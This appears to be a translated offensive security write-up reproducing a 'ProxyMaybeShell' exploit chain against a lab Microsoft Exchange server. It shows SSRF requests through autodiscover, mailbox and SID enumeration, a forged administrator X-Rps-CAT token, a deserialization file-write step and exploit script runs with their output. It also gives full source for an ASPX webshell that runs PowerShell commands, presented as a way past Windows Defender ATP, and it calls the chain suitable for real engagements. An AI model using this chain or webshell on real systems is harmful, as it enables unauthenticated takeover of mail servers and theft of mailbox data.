Use ysoserial.net to generate a BinaryFormatter deserialization payload for ClaimsIdentity, then put the b64-encoded payload data into ClaimsIdentity's m_serializedClaims through reflection, that is into the m_serializedClaims of Microsoft.Exchange.Security.Authentication.GenericSidIdentity. Then serialize this class with BinaryFormatter and write the serialization result into the exception's SerializationData, which gives a usable payload

proxymaybeshell (proxysql ssrf + proxynotshell forged X-Rps-CAT token) (completed)

proxymaybeshell part links

- [A record of a twisty exchange exploitation - ProxyMaybeShell](#)
 - [7BitsTeam - ProxyMaybeShell](#)
- Note: the proxymaybeshell vulnerability combines proxysql's ssrf vulnerability with proxynotshell's poc, changing the NTLM authentication that the poc uses when requesting the powershell endpoint into the forged administrator X-Rps-CAT token authentication used in the earlier proxysql vulnerability, and changing the original proxynotshell command execution poc into a file write exp that writes a shell. It suits the extreme case where the account and password of the target exchange server are unknown, and it suits real engagements

- The information about the exchange versions affected by the vulnerability is the same as for proxyshe11 and proxynotshell

Reproducing and exploiting the vulnerability

1. First, using the proxyshe11 one-click shell writing exp directly, the write turns out to fail

```
(base) D:\1.recent-research\exchange\proxy-attackchain\proxyshe11>python proxyshe11-auto.py -t 10.0.102.210
fqdn exchange2016.exchange.lab
+ beizhuan@exchange.lab
legacyDN /o=First Organization/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=d0e52d16ed3b48c1902e2a527e8aad4f-beizh
leak_sid S-1-5-21-3005828558-642831567-1133831210-1152
token
VgEAVAdXaw5kb3dzQwBBCEtLcmJlcm9zTBViZWl6aHVhbkbBleGNoYW5nZS5sYWJVLVMtMS01LTlxLTMwMDU4Mjg1NTgtNjQyODMxNTY3LTE
xMzM4MzEyMTAtMTE1MkcBAAAABwAAAAxTLTEtNS0zMj01NDRFAAAAAA==
set_ews Success with subject kniyztfvzqlbosvg
write webshell at aspnet_client/xscmc.aspx
OUTPUT:

ERROR:
The term 'New-ManagementRoleAssignment' is not recognized as the name of a cmdlet, function, script file,
or operable program. Check the spelling of the name, or if a path was included, verify that the path is
correct and try again.
OUTPUT:

ERROR:
The term 'Get-MailboxExportRequest' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is
correct and try again.
OUTPUT:

ERROR:
The term 'New-MailboxExportRequest' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is
correct and try again.
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
write webshell at owa/auth/qnieo.aspx
OUTPUT:

ERROR:
The term 'New-ManagementRoleAssignment' is not recognized as the name of a cmdlet, function, script file,
or operable program. Check the spelling of the name, or if a path was included, verify that the path is
correct and try again.
```

Looking at the response, there is no mail export related command, which suggests the account does not have enough privileges:

1. Using a free public online environment

- [xBitsPlatform usage instructions](#)

Just visit <https://10.0.102.210>

1. Start with proxyshell first

Probing shows that the target only exposes interfaces such as autodiscover/ews/powershell/mapi, with no graphical interfaces such as owa/ecp.

Visit the autodiscover/ews/powershell/mapi interfaces, type any account and password, then capture and replay the packet, which gives

```
HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/10.0
request-id: 6elad4de-710c-4725-b955-83a56aa74638
WWW-Authenticate: NTLM
TLRMTVNTUAAACAAAEAAQADgAAAAFgomiaqEWKNoKTbAAAAAAAAAAK4ArgBIAAACgB8TwAAAA9FAFgAQwBIAEEATgBHAEUAAgAQAEUAWAB
DAEgAQQB0AEcARQABAgARQBYAEMASABBAE4ARwBFADIAMAAxADYABAAYAGUAeABjAGgAYQBuAGcAZQAUAGwAYQBiAAMAMgB\AHgAYwBoAG
EAbgBnAGUAMgAwADEANGAuAGUAeABjAGgAYQBuAGcAZQAUAGwAYQBiAAUAGAB\AHgAYwBoAGEAbgBnAGUALgBsAGEAYgAHAAgAAhw2dN7p2
QEAAAAA
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE2016
WWW-Authenticate: Basic realm="10.0.102.210"
Date: Mon, 18 Sep 2023 03:16:02 GMT
Connection: close
Content-Length: 0
```

- [\[image: image\]](#)

Get information such as the intranet domain name from the ntlm authentication information of the autodiscover interface:

```
exchange.lab
```

1. Getting the dn of the built-in users

A domain with exchange installed contains several built-in accounts, and you can try to get their dn:

```
Administrator
SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}
DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}
FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
Migration.8f3e7716-2011-43e4-96b1-aba62d229136
SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}
SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}
SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}
```

But in this environment every brute force attempt failed

- [proxyshell-enumerate.py](#), using a feature of the ews interface to get the mailbox list; by default a list is returned:
- request

```
POST /autodiscover/autodiscover.json?@evil.corp/EWS/exchange.asmx?
&Email=autodiscover/autodiscover.json%3F@evil.corp HTTP/1.1
Host: 10.0.102.210
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.190 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: text/xml
Content-Length: 569
```

```
<soap:Envelope
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
  xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>
    <t:RequestServerVersion Version="Exchange2016" />
  </soap:Header>
  <soap:Body>
    <m:ResolveNames ReturnFullContactData="true" SearchScope="ActiveDirectory">
      <m:UnresolvedEntry>SMTP:</m:UnresolvedEntry>
    </m:ResolveNames>
  </soap:Body>
</soap:Envelope>
```

- response

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: 8d123af2-3b41-4926-b948-6915c5ed3c7d
X-CalculatedBETarget: exchange2016.exchange.lab
X-DiagInfo: EXCHANGE2016
X-BEServer: EXCHANGE2016
X-AspNet-Version: 4.0.30319
Set-Cookie: exchangecookie=52c52ff0f51147d6aa9721222a58b5b6; expires=Wed, 18-Sep-2024 08:13:16 GMT; path=/; HttpOnly
Set-Cookie: X-BackEndCookie=; expires=Sat, 18-Sep-1993 08:13:16 GMT; path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE2016
Date: Mon, 18 Sep 2023 08:13:16 GMT
Connection: close
Content-Length: 4531

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Header><h:ServerVersionInfo MajorVersion="15" MinorVersion="2" MajorBuildNumber="721"
MinorBuildNumber="2" Version="V2017_07_11"
xmlns:h="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"/>
</s:Header><s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><m:ResolveNamesResponse
xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"><m:ResponseMessages>
<m:ResolveNamesResponseMessage ResponseClass="Success"><m:ResponseCode>NoError</m:ResponseCode>
<m:ResolutionSet TotalItemsInView="4" IncludesLastItemInRange="true"><t:Resolution><t:Mailbox>
<t:Name>beizhuan</t:Name><t:EmailAddress>beizhuan@exchange.lab</t:EmailAddress>
<t:RoutingType>SMTP</t:RoutingType><t:MailboxType>Mailbox</t:MailboxType></t:Mailbox><t:Contact>
<t:DisplayName>beizhuan</t:DisplayName><t:GivenName/><t:Initials/><t:CompanyName/><t:EmailAddresses>
<t:Entry Key="EmailAddress1">SMTP:beizhuan@exchange.lab</t:Entry></t:EmailAddresses><t:PhysicalAddresses>
<t:Entry Key="Business"><t:Street/><t:City/><t:State/><t:CountryOrRegion/><t:PostalCode/></t:Entry>
</t:PhysicalAddresses><t:PhoneNumbers><t:Entry Key="AssistantPhone"/><t:Entry Key="BusinessFax"/><t:Entry
Key="BusinessPhone"/><t:Entry Key="HomePhone"/><t:Entry Key="MobilePhone"/><t:Entry Key="Pager"/>
</t:PhoneNumbers><t:AssistantName/><t>ContactSource>ActiveDirectory</t>ContactSource><t:Department/>
<t:JobTitle/><t:OfficeLocation/><t:Surname/></t>Contact></t:Resolution><t:Resolution><t:Mailbox>
<t:Name>dashe</t:Name><t:EmailAddress>dashe@exchange.lab</t:EmailAddress>
<t:RoutingType>SMTP</t:RoutingType><t:MailboxType>Mailbox</t:MailboxType></t:Mailbox><t:Contact>
<t:DisplayName>dashe</t:DisplayName><t:GivenName/><t:Initials/><t:CompanyName/><t:EmailAddresses><t:Entry
Key="EmailAddress1">SMTP:dashe@exchange.lab</t:Entry></t:EmailAddresses><t:PhysicalAddresses><t:Entry
Key="Business"><t:Street/><t:City/><t:State/><t:CountryOrRegion/><t:PostalCode/></t:Entry>
</t:PhysicalAddresses><t:PhoneNumbers><t:Entry Key="AssistantPhone"/><t:Entry Key="BusinessFax"/><t:Entry
Key="BusinessPhone"/><t:Entry Key="HomePhone"/><t:Entry Key="MobilePhone"/><t:Entry Key="Pager"/>
</t:PhoneNumbers><t:AssistantName/><t>ContactSource>ActiveDirectory</t>ContactSource><t:Department/>
<t:JobTitle/><t:OfficeLocation/><t:Surname/></t>Contact></t:Resolution><t:Resolution><t:Mailbox>
<t:Name>weizi</t:Name><t:EmailAddress>weizi@exchange.lab</t:EmailAddress>
<t:RoutingType>SMTP</t:RoutingType><t:MailboxType>Mailbox</t:MailboxType></t:Mailbox><t:Contact>
<t:DisplayName>weizi</t:DisplayName><t:GivenName/><t:Initials/><t:CompanyName/><t:EmailAddresses><t:Entry
Key="EmailAddress1">SMTP:weizi@exchange.lab</t:Entry></t:EmailAddresses><t:PhysicalAddresses><t:Entry
```

```

Key="Business"><t:Street/><t:City/><t:State/><t:CountryOrRegion/><t:PostalCode/></t:Entry>
</t:PhysicalAddresses><t:PhoneNumbers><t:Entry Key="AssistantPhone"/><t:Entry Key="BusinessFax"/><t:Entry
Key="BusinessPhone"/><t:Entry Key="HomePhone"/><t:Entry Key="MobilePhone"/><t:Entry Key="Pager"/>
</t:PhoneNumbers><t:AssistantName/><t:ContactSource>ActiveDirectory</t:ContactSource><t:Department/>
<t:JobTitle/><t:OfficeLocation/><t:Surname/></t:Contact></t:Resolution><t:Resolution><t:Mailbox>
<t:Name>yeshen</t:Name><t:EmailAddress>yeshen@exchange.lab</t:EmailAddress>
<t:RoutingType>SMTP</t:RoutingType><t:MailboxType>Mailbox</t:MailboxType></t:Mailbox><t:Contact>
<t:DisplayName>yeshen</t:DisplayName><t:GivenName/><t:Initials/><t:CompanyName/><t:EmailAddresses><t:Entry
Key="EmailAddress1">SMTP:yeshen@exchange.lab</t:Entry></t:EmailAddresses><t:PhysicalAddresses><t:Entry
Key="Business"><t:Street/><t:City/><t:State/><t:CountryOrRegion/><t:PostalCode/></t:Entry>
</t:PhysicalAddresses><t:PhoneNumbers><t:Entry Key="AssistantPhone"/><t:Entry Key="BusinessFax"/><t:Entry
Key="BusinessPhone"/><t:Entry Key="HomePhone"/><t:Entry Key="MobilePhone"/><t:Entry Key="Pager"/>
</t:PhoneNumbers><t:AssistantName/><t:ContactSource>ActiveDirectory</t:ContactSource><t:Department/>
<t:JobTitle/><t:OfficeLocation/><t:Surname/></t:Contact></m:ResolutionSet>
</m:ResolveNamesResponseMessage></m:ResponseMessages></m:ResolveNamesResponse></s:Body></s:Envelope>

```

The exchange version information is also found in this response packet, [Exchange Server build numbers and release dates](#)

```

====> ServerVersionInfo MajorVersion="15" MinorVersion="2" MajorBuildNumber="721" MinorBuildNumber="2"
Version="V2017_07_11"
====> 15.2.721.2
====> Exchange Server 2019 CU7          September 15, 2020 15.2.721.2          15.02.0721.002

```

Get the dn through the mailbox:

```

POST /autodiscover/autodiscover.json?a=ictbv@pshke.pov/autodiscover/autodiscover.xml HTTP/1.1
Host: 10.0.102.210
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.190 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: Email=autodiscover/autodiscover.json?a=ictbv@pshke.pov
Content-Type: text/xml
Content-Length: 354

<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
    <Request>
        <EmailAddress>beizhuan@exchange.lab</EmailAddress>

    <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a</
AcceptableResponseSchema>

    </Request>
</Autodiscover>

```


HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: 86edc523-c146-4c29-a133-0306b2036eb2
X-CalculatedBETarget: exchange2016.exchange.lab
X-DiagInfo: EXCHANGE2016
X-BEServer: EXCHANGE2016
X-AspNet-Version: 4.0.30319
Set-Cookie: X-BackEndCookie=; expires=Sat, 18-Sep-1993 08:11:28 GMT; path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE2016
Date: Mon, 18 Sep 2023 08:11:28 GMT
Connection: close
Content-Length: 3823

```
<?xml version="1.0" encoding="utf-8"?>
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006">
  <Response xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
    <User>
      <DisplayName>beizhuan</DisplayName>
      <LegacyDN>/o=First Organization/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=d0e52d16ed3b48c1902e2a527e8aad4f-beizh</LegacyDN>
      <AutoDiscoverSMTPAddress>beizhuan@exchange.lab</AutoDiscoverSMTPAddress>
      <DeploymentId>c01270f4-b14e-4b5c-80ca-5bf9bcf624e2</DeploymentId>
    </User>
    <Account>
      <AccountType>email</AccountType>
      <Action>settings</Action>
      <MicrosoftOnline>False</MicrosoftOnline>
      <Protocol>
        <Type>EXCH</Type>
        <Server>9662229a-96fd-45ec-af46-c8e8503ef227@exchange.lab</Server>
        <ServerDN>/o=First Organization/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=9662229a-96fd-45ec-af46-
c8e8503ef227@exchange.lab</ServerDN>
        <ServerVersion>73C282D1</ServerVersion>
        <MdbDN>/o=First Organization/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=9662229a-96fd-45ec-af46-
c8e8503ef227@exchange.lab/cn=Microsoft Private MDB</MdbDN>
        <PublicFolderServer>exchange2016.exchange.lab</PublicFolderServer>
        <AD>dc.exchange.lab</AD>
        <ASUrl>https://exchange2016.exchange.lab/EWS/Exchange.asmx</ASUrl>
        <EwsUrl>https://exchange2016.exchange.lab/EWS/Exchange.asmx</EwsUrl>
        <EmwsUrl>https://exchange2016.exchange.lab/EWS/Exchange.asmx</EmwsUrl>
        <EcpUrl>https://exchange2016.exchange.lab/owa/</EcpUrl>
        <EcpUrl-um>?path=/options/callanswering</EcpUrl-um>
        <EcpUrl-aggr>?path=/options/connectedaccounts</EcpUrl-aggr>
        <EcpUrl-mt>options/ecp/PersonalSettings/DeliveryReport.aspx?
rfr=olk&amp;exsvurl=1&amp;IsOWA=&lt;IsOWA&gt;&amp;MsgID=&lt;MsgID&gt;&amp;Mbx=&lt;Mbx&gt;</EcpUrl-mt>
        <EcpUrl-ret>?path=/options/retentionpolicies</EcpUrl-ret>
        <EcpUrl-sms>?path=/options/textmessaging</EcpUrl-sms>
```

```

    <EcpUrl-photo>?path=/options/myaccount/action/photo</EcpUrl-photo>
    <EcpUrl-tm>options/ecp/?rfr=olk&ftr=TeamMailbox&exsvurl=1</EcpUrl-tm>
    <EcpUrl-tmCreating>options/ecp/?
rfr=olk&ftr=TeamMailboxCreating&SPUrl=&SPUrl&Title=&Title&SPTMAppUrl=&SPTM
AppUrl&exsvurl=1</EcpUrl-tmCreating>
    <EcpUrl-tmEditing>options/ecp/?
rfr=olk&ftr=TeamMailboxEditing&Id=&Id&exsvurl=1</EcpUrl-tmEditing>
    <EcpUrl-extinstall>?path=/options/manageapps</EcpUrl-extinstall>
    <OOUrl>https://exchange2016.exchange.lab/EWS/Exchange.aspx</OOUrl>
    <UMUrl>https://exchange2016.exchange.lab/EWS/UM2007Legacy.aspx</UMUrl>
    <OABUrl>https://exchange2016.exchange.lab/OAB/5356a7f1-86d2-4ad6-868d-623c9fad6d08/</OABUrl>
    <ServerExclusiveConnect>off</ServerExclusiveConnect>
</Protocol>
<Protocol>
  <Type>EXPR</Type>
  <Server>exchange2016.exchange.lab</Server>
  <SSL>0ff</SSL>
  <AuthPackage>Ntlm</AuthPackage>
  <ServerExclusiveConnect>on</ServerExclusiveConnect>
  <CertPrincipalName>None</CertPrincipalName>
  <GroupingInformation>Default-First-Site-Name</GroupingInformation>
</Protocol>
<Protocol>
  <Type>WEB</Type>
  <Internal>
    <OWAUrl AuthenticationMethod="Basic, Fba">https://exchange2016.exchange.lab/owa/</OWAUrl>
    <Protocol>
      <Type>EXCH</Type>
      <ASUrl>https://exchange2016.exchange.lab/EWS/Exchange.aspx</ASUrl>
    </Protocol>
  </Internal>
</Protocol>
</Account>
</Response>
</Autodiscover>

```

1. Getting the sid

This mapi interface has been exploited ever since CVE-2018-8581; when you have an account's dn you can get the sid:

- [self-written script getsid.py](#)

```

(base) D:\1.recent-research\exchange\proxy-attackchain\proxymaybeshell\ProxyMaybeShell-main>python
getsid.py
[+] SID: S-1-5-21-3005828558-642831567-1133831210-500

```

1. Forging the X-Rps-CAT token parameter of the powershell interface

The powershell interface decides the user identity based on the X-Rps-CAT parameter, mainly judging the identity by the sid it contains:

- [proxysidwithsid.py](#)

```
(base) D:\1.recent-research\exchange\proxy-attackchain\proxymaybeshell\ProxyMaybeShell-main>python  
proxysid.py -u https://10.0.102.210 -s S-1-5-21-3005828558-642831567-1133831210-500  
Token:  
VgEAVAdXaW5kb3dzQwBBCEtJlcm9zTBBhYWFAZXhjaGFuZ2UubGFvSxTLTEtNS0yMS0zMDA1ODI4NTU4LTU0MjgzMTU2Ny0xMTMzODM  
xMjEwLTUwMEcBAAAABwAAAAxTLTEtNS0zMjE0NDRFAAAAAA==
```

1. Enumerating sids

The Administrator user turns out to have very low privileges:

```
(base) D:\1.recent-research\exchange\proxy-attackchain\proxymaybeshell\ProxyMaybeShell-main>python
proxysid.py -u https://10.0.102.210 -s S-1-5-21-3005828558-642831567-1133831210-500
Token:
VgEAVAdXaw5kb3dzQwBBCEtLcmJlcm9zTBBhYWFAZxhjaGFuZ2UubGFvSxTLTEtNS0yMS0zMdA1ODI4NTU4LTU0MjgzMTU2Ny0xMTMzODM
xMjEwLTUwMEcBAAAAABwAAAAxTLTEtNS0zMj01NDRFAAAAAA==
PS> get-command 127.0.0.1 - - [18/Sep/2023 14:59:06] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 14:59:07] "POST /wsman HTTP/1.1" 200 - 127.0.0.1 - - [18/Sep/2023 14:59:07] "POST
/wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 14:59:08] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 14:59:08] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 14:59:09] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 14:59:10] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 14:59:10] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
Get-Command
Get-Help
Get-Mailbox
Get-MailboxExportRequest
Get-MailboxExportRequestStatistics
Get-MailboxImportRequest
Get-MailboxImportRequestStatistics
Get-Notification
Get-RecoverableItems
Get-UnifiedAuditSetting
New-MailboxExportRequest
New-MailboxImportRequest
Remove-MailboxExportRequest
Remove-MailboxImportRequest
Restore-RecoverableItems
Resume-MailboxExportRequest
Resume-MailboxImportRequest
Search-Mailbox
Set-ADServerSettings
Set-MailboxExportRequest
Set-MailboxImportRequest
Set-Notification
Set-UnifiedAuditSetting
Start-AuditAssistant
Suspend-MailboxExportRequest
Suspend-MailboxImportRequest
Write-AdminAuditLog
Exit-PSSession
Get-FormatData
Measure-Object
Out-Default
Select-Object
```

You can enumerate sids until you find an account that supports New-MailboxExportRequest, but in this environment a series of attempts came to nothing. None of the accounts obtained with getmailbox had high privileges either:

```

PS> get-mailbox
127.0.0.1 - - [18/Sep/2023 15:00:12] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 15:00:12] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 15:00:13] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 15:00:13] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 15:00:15] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2023 15:00:16] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
□□□□□□
BitsAdmin
weizi
dashe
beizhuan
yeshen

```

1. SSRF2RCE

proxyshe11 can no longer be exploited. But the ssrf that exists can still be used

From the earlier response packet, this exchange version is 15.2.721.2, which is fairly old and is not affected by vulnerabilities such as CVE-2021-42321 and CVE-2022-23277. By comparison the newer ProxyNotShell vulnerability has a somewhat wider range of affected versions

The original script authenticates with NTLM using the account and password directly and then attacks through the deserialization vulnerability. Here it has to be changed into the form that uses the ssrf vulnerability together with X-Rps-CAT to bypass authentication

The X-Rps-CAT can be obtained with the [proxyshe11withsid.py](#) script

```

(base) D:\1.recent-research\exchange\proxy-attackchain\proxymaybeshell\ProxyMaybeShell-main>python
proxyshe11withsid.py -u https://10.0.102.210 -s S-1-5-21-3005828558-642831567-1133831210-500
Token:
VgEAVAdXaw5kb3dzQwBBCEt1cmJlcm9zTBBhYWFAZXhjaGFuZ2UubGF1VSxTLTEtNS0yMS0zMDA1ODI4NTU4LTU0MjgzMTU2Ny0xMTMzODMxMjEwLTUwMEcBAABwAAAAxTLTEtNS0zMj01NDRFAAAAAA==

```

1. ReSSRF

After filling it into the [proxynotshellcmd.py](#) script, rce is performed, and here we hit the classic problem of command execution with no output. The target has no outbound network access, including dns. Only writing files is possible, but in this environment the usual exchange directories where a webshell is placed, such as owa/ecp/aspnet_client, cannot be reached. Directories such as autodiscover can be reached but need credentials. Connecting this with what came before, it is easy to think of bypassing autodiscover's authentication through ssrf, so a simple probe script is written:

- [ssrf-Autodiscover.py](#)

After many attempts the write still would not succeed. Several possible problems were tried, including escaping of the command, and the conclusion was that it was probably blocked by the target's antivirus.

1. Writing a file through proxynotshell deserialization exploitation

After modifying the poc, the write is accessed with [proxynotshellfileWrite.py](#). Writing the earlier plain aspx one-line shell from proxyshe11 succeeds but reports a compilation error

1. bypass windows defender ATP

Looking at the directory shows that a fairly new windows defender atp is present. Using [POWERShell.aspx](#), some of Defender's restrictions can be bypassed by calling the c# powershell related dll. In this exploitation situation a webshell with control forms is very awkward to use, so the webshell is modified slightly:


```

<%@ Page Language="C#" %>
<%@ Import Namespace="System.Collections.ObjectModel"%>
<%@ Import Namespace="System.Management.Automation"%>
<%@ Import Namespace="System.Management.Automation.Runspace"%>
<%@ Assembly
Name="System.Management.Automation,Version=1.0.0.0,Culture=neutral,PublicKeyToken=31BF3856AD364E35"%>
<!DOCTYPE html>
<script Language="C#" runat="server">
    private static string powershelled(string scriptText)
    {
        try
        {
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            Pipeline pipeline = runspace.CreatePipeline();
            pipeline.Commands.AddScript(scriptText);
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
                stringBuilder.AppendLine(obj.ToString());
            return stringBuilder.ToString();
        }catch(Exception exception)
        {
            return string.Format("Error: {0}", exception.Message);
        }
    }
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Write(powershelled(Request.Params["cmd"]));
    }
</script>

```

Escape it into html encoding:

[illegible]

[illegible]

- [image: image]

Then put the encoded data into the `proxynotshellfileWrite.py` script as follows:

- [image: image]

Run the shell writing script

```
root@fdvoid0:/mnt/d/1.recent-research/exchange/proxy-attackchain/proxymaybeshell/ProxyMaybeShell-main#
python2 proxynotshellfileWrite.py https://10.0.102.210
"VgEAVAdXaw5kb3dzQwBBCEtIcmJlcm9zTBBhYWFaZXhjaGFuZ2UubGFvSxTLTEtNS0yMS0zMDA1ODI4NTU4LTY0MjgzMTU2Ny0xMTMzOD
MxMjEwLTUwMEcBAAAABwAAAAxTLTEtNS0zMj01NDRFAAAAAA==" 1

[+] Create powershell session
[+] Got ShellId success
[+] Run keeping alive request
[+] Success keeping alive
[+] Run cmdlet new-offlineaddressbook
[+] Create powershell pipeline
[+] Run keeping alive request
[+] Success remove session
```

Some powershell commands can be executed, and with that the reproduction of proxymaybeshell comes to a temporary end

- [image: image]
- [image: image]

Research white paper PDFs

- Friday the 13th JSON Attacks
 - ProxyLogon is Just the Tip of the Iceberg
 - Are you my Type? - Breaking .NET Through Serialization
 - Pwn2Own 2021 Microsoft Exchange Exploit Chain 3rd Vulnerability doc
 - Webshells in advanced attack and defense exercises
 - Cracking the Lens: Targeting HTTP's Hidden Attack Surface

- [DPAPI exploitation during pentest and password cracking](#)
- [How I Hacked Microsoft Teams and got \\$150,000 in Pwn2Own](#)
- [SCALEABLE HASH TABLE FOR SHARED MEMORY MULTIPROCESSOR SYSTEM](#)
- [Vulnerability Exchange: One Domain Account for More Than Exchange Server RCE](#)
- [File Operation Induced Unserialization via the "phar://" Stream Wrapper](#)
- [Timeless Timing Attacks](#)
- [Practical Web Cache Poisoning: Redefining 'Unexploitable'](#)
- [An ACE Up the Sleeve: Designing Active Directory DACL Backdoors](#)

offline address book

- [concept Email addresses and address books in Exchange Server](#)
 - Design
 - [\[\[MS-EXOAB\]: Offline Address Book \(OAB\) File Format and Schema\]\(https://learn.microsoft.com/en-us/openspecs/exchange_server_protocols/ms-oxoab/b4750386-66ec-4e69-abb6-208dd131c7de\)](#)
 - [\[\[MS-OWOAB\]: Offline Address Book \(OAB\) Retrieval File Format\]\(https://learn.microsoft.com/en-us/openspecs/exchange_server_protocols/ms-oxwoab/56ef97c8-641c-4cf6-b965-c0457cc50488\)](#)
 - [\[\[MS-OPFOAB\]: Offline Address Book \(OAB\) Public Folder Retrieval Protocol\]\(https://learn.microsoft.com/en-us/openspecs/exchange_server_protocols/ms-oxpfoab/258a07a7-34a7-4373-87c1-cddf51447d00\)](#)

Low Level API (RPC)

- [All protocols](#)
- [\[image: image\]](#)
- [A tool to abuse Exchange services](#)
- [Attacking MS Exchange Web Interfaces](#)
- [Exchange Server Protocol Documents](#)
- [Export items by using EWS in Exchange](#)
- [Autodiscover for Exchange](#)
- [\[\[MS-OWCFXICS\]: Bulk Data Transfer Protocol\]\(https://learn.microsoft.com/en-us/openspecs/exchange_server_protocols/ms-oxcfxics/b9752f3d-d50d-44b8-9e6b-608a117c8532\)](#)

Other Links

- [ProxyVulns](#)
 - [pax](#)
 - [padre](#)
 - [python-paddingoracle](#)
 - [ysoserial.net](#)
 - [Hijacking mail chains with ProxyShell and ProxyLogon](#)
 - [Abusing Exchange: One API call away from Domain Admin](#)
 - [Post-exploitation/Lab/Exchange](#)